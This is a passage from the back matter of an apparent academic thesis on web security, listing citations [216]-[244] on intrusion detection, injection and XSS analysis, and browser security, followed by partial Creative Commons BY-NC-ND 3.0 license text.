[216] The Honeynet Project. Capture-HPC. `https://projects.honeynet.org/capture-hpc`.

[217] R. Thomas and J. Martin. the underground economy: priceless. *;login:*, 31(6):7–16, Dec. 2006.

[218] F. Valeur, D. Mutz, and G. Vigna. A Learning-Based Approach to the Detection of SQL Attacks. In *Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2005.

[219] VeriSign iDefense Intelligence Operations Team. The Russian Business Network: Rise and Fall of a Criminal ISP. `blog.wired.com/defense/files/iDefense_RBNUpdated_20080303.doc`, 2008.

[220] J. Viega, J. Bloch, Y. Kohno, and G. McGraw. ITS4: A static vulnerability scanner for C and C++ code. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, pages 257–268, New Orleans, LA, USA, 2000.

[221] P. Vogt, F. Nentwich, N. Jovanovic, C. Kruegel, E. Kirda, and G. Vigna. Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, San Diego, CA, USA, 2007.

[222] D. Wagner and D. Dean. Intrusion Detection via Static Analysis. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 156–168, Oakland, CA, USA, 2001.

[223] D. Wagner, J. Foster, E. Brewer, and A. Aiken. A First Step Towards Automated Detection of Buffer Overrun Vulnerabilities. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, San Diego, CA, USA, 2000.

[224] D. Wagner and P. Soto. Mimicry Attacks on Host-Based Intrusion Detection Systems. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 255–264, Washington DC, 2002.

[225] H. Wang, C. Grier, A. Moshchuk, S. King, P. Choudhury, and H. Venter. The Multi-principal OS Construction of the Gazelle Web Browser. In *Proceedings of the USENIX Security Symposium*, pages 417–432, Montreal, Canada, 2009.

[226] H. Wang, C. Guo, D. Simon, and A. Zugenmaier. Shield: vulnerability-driven network filters for preventing known vulnerability exploits. *ACM SIGCOMM Computer Communication Review*, 34(4):193–204, 2004.

[227] Y.-M. Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, and S. King. Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites that Exploit Browser Vulnerabilities. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, San Diego, CA, USA, 2006.

[228] G. Wassermann and Z. Su. Sound and Precise Analysis of Web Applications for Injection Vulnerabilities. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 32–41, San Diego, CA, USA, 2007.

[229] G. Wassermann, D. Yu, A. Chander, D. Dhurjati, H. Inamura, and Z. Su. Dynamic Test Input Generation for Web Applications. In *Proceedings of the International Symposium on Software Testing and Analysis (ISSTA)*, pages 249–260, Seattle, WA, USA, 2008.

[230] D. Watson. Evil Javascript and SpamMonkey. In *Proceedings of the EuSecWest Conference*, London, UK, 2008.

[231] Web Application Security Consortium. Web Hacking Incident Database, 2009.

[232] Websense, Inc. eWeek Web Site Leads Users to Rogue Anti-Virus (AV) Application. `http://securitylabs.websense.com/content/Alerts/3310.aspx`, 2009.

[233] J. Whaley and M. Lam. Cloning-Based Context-Sensitive Pointer Alias Analysis Using Binary Decision Diagrams. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 131–144, Washington, DC, USA, 2004.

[234] J. Wilhelm and T. Chiueh. A Forced Sampled Execution Approach to Kernel Rootkit Identification. In *Proceedings of the Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 219–235, Gold Coast, Australia, 2007.

[235] Y. Xie and A. Aiken. Static Detection of Security Vulnerabilities in Scripting Languages. In *Proceedings of the USENIX Security Symposium*, Vancouver, BC, Canada, 2006.

[236] Y. Xie and A. Aiken. SATURN: A Scalable Framework for Error Detection using Boolean Satisfiability. *Transactions on Programming Languages and Systems*, 29(3), 2007.

[237] Y. Xie, A. Chou, and D. Engler. ARCHER: using symbolic, path-sensitive analysis to detect memory access errors. In *Proceedings of the ACM SIGSOFT Symposium on Foundations of Software Engineering (FSE)*, pages 327–336, Helsinki, Finland, 2003.

[238] J. Yang, T. Kremenek, Y. Xie, and D. Engler. MECA: an Extensible, Expressive System and Language for Statically Checking Security Properties. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 321–334, Washington, DC, USA, 2003.

[239] J. Yang, C. Sar, and D. Engler. eXPLODE: a Lightweight, General System for Finding Serious Storage System Errors. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, pages 131–146, Seattle, WA, USA, 2006.

[240] J. Yang, C. Sar, P. Twohey, C. Cadar, and D. Engler. Automatically Generating Malicious Disks Using Symbolic Execution. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 243–257, Oakland, CA, USA, 2006.

[241] D. Yu, A. Chander, N. Islam, and I. Serikov. JavaScript Instrumentation for Browser Security. In *Proceedings of the ACM Symposium on Principles of Programming Languages (POPL)*, pages 237–249, Nice, France, 2007.

[242] F. Yu, T. Bultan, M. Cova, and O. H. Ibarra. Symbolic String Verification: An Automata-based Approach. In *Proceedings of the International SPIN Workshop on Model Checking of Software*, pages 306–324, Los Angeles, CA, USA, 2008.

[243] A. Zeigler. IE8 and Loosely-Coupled IE (LCIE). `http://blogs.msdn.com/ie/archive/2008/03/11/ie8-and-loosely-coupled-ie-lcie.aspx`, 2008.

[244] Zend. Zend Engine. `http://www.zend.com/products/zend_engine`.

Appendices

Appendix A

Creative Commons License

This is the text of Creative Commons Attribution-NonCommercial-NoDerivs License, version 3.0.[1]

A.1 License

THE WORK (AS DEFINED BELOW) IS PROVIDED UNDER THE TERMS OF THIS CREATIVE COMMONS PUBLIC LICENSE ("CCPL" OR "LICENSE"). THE WORK IS PROTECTED BY COPYRIGHT AND/OR OTHER APPLICABLE LAW. ANY USE OF THE WORK OTHER THAN AS AUTHORIZED UNDER THIS LICENSE OR COPYRIGHT LAW IS PROHIBITED.

BY EXERCISING ANY RIGHTS TO THE WORK PROVIDED HERE, YOU ACCEPT AND AGREE TO BE BOUND BY THE TERMS OF THIS LICENSE. TO THE EXTENT THIS LICENSE MAY BE CONSIDERED TO BE A CONTRACT, THE LICENSOR GRANTS YOU THE RIGHTS CONTAINED HERE IN CONSIDERATION OF YOUR ACCEPTANCE OF SUCH TERMS AND CONDITIONS.

1. **Definitions**

   a. **"Collective Work"** means a work, such as a periodical issue, anthology or encyclopedia, in which the Work in its entirety in unmodified form, along with one or more other contributions, constituting separate and independent works in themselves, are assembled into a collective whole. A work that constitutes a Collective Work will not be considered a Derivative Work (as defined below) for the purposes of this License.

[1]See: `http://creativecommons.org/licenses/by-nc-nd/3.0/us/`

The above rights may be exercised in all media and formats whether now known or hereafter devised. The above rights include the right to make such modifications as are technically necessary to exercise the rights in other media and formats, but otherwise you have no rights to make Derivative Works. All rights not expressly granted by Licensor are hereby reserved, including but not limited to the rights set forth in Sections 4(d) and 4(e).

4. **Restrictions.** The license granted in Section 3 above is expressly made subject to and limited by the following restrictions:

   a. You may distribute, publicly display, publicly perform, or publicly digitally perform the Work only under the terms of this License, and You must include a copy of, or the Uniform Resource Identifier for, this License with every copy or phonorecord of the Work You distribute, publicly display, publicly perform, or publicly digitally perform. You may not offer or impose any terms on the Work that restrict the terms of this License or the ability of a recipient of the Work to exercise the rights granted to that recipient under the terms of the License. You may not sublicense the Work. You must keep intact all notices that refer to this License and to the disclaimer of warranties. When You distribute, publicly display, publicly perform, or publicly digitally perform the Work, You may not impose any technological measures on the Work that restrict the ability of a recipient of the Work from You to exercise the rights granted to that recipient under the terms of the License. This Section 4(a) applies to the Work as incorporated in a Collective Work, but this does not require the Collective Work apart from the Work itself to be made subject to the terms of this License. If You create a Collective Work, upon notice from any Licensor You must, to the extent practicable, remove from the Collective Work any credit as required by Section 4(c), as requested.

   b. You may not exercise any of the rights granted to You in Section 3 above in any manner that is primarily intended for or directed toward commercial advantage or private monetary compensation. The exchange of the Work for other copyrighted works by means of digital file-sharing or otherwise shall not be considered to be intended for or directed toward commercial advantage or private monetary compensation, provided there is no payment of any monetary compensation in connection with the exchange of copyrighted works.

   c. If You distribute, publicly display, publicly perform, or publicly digitally perform the Work (as defined in Section 1 above) or Collective Works

A.2 Creative Commons Notice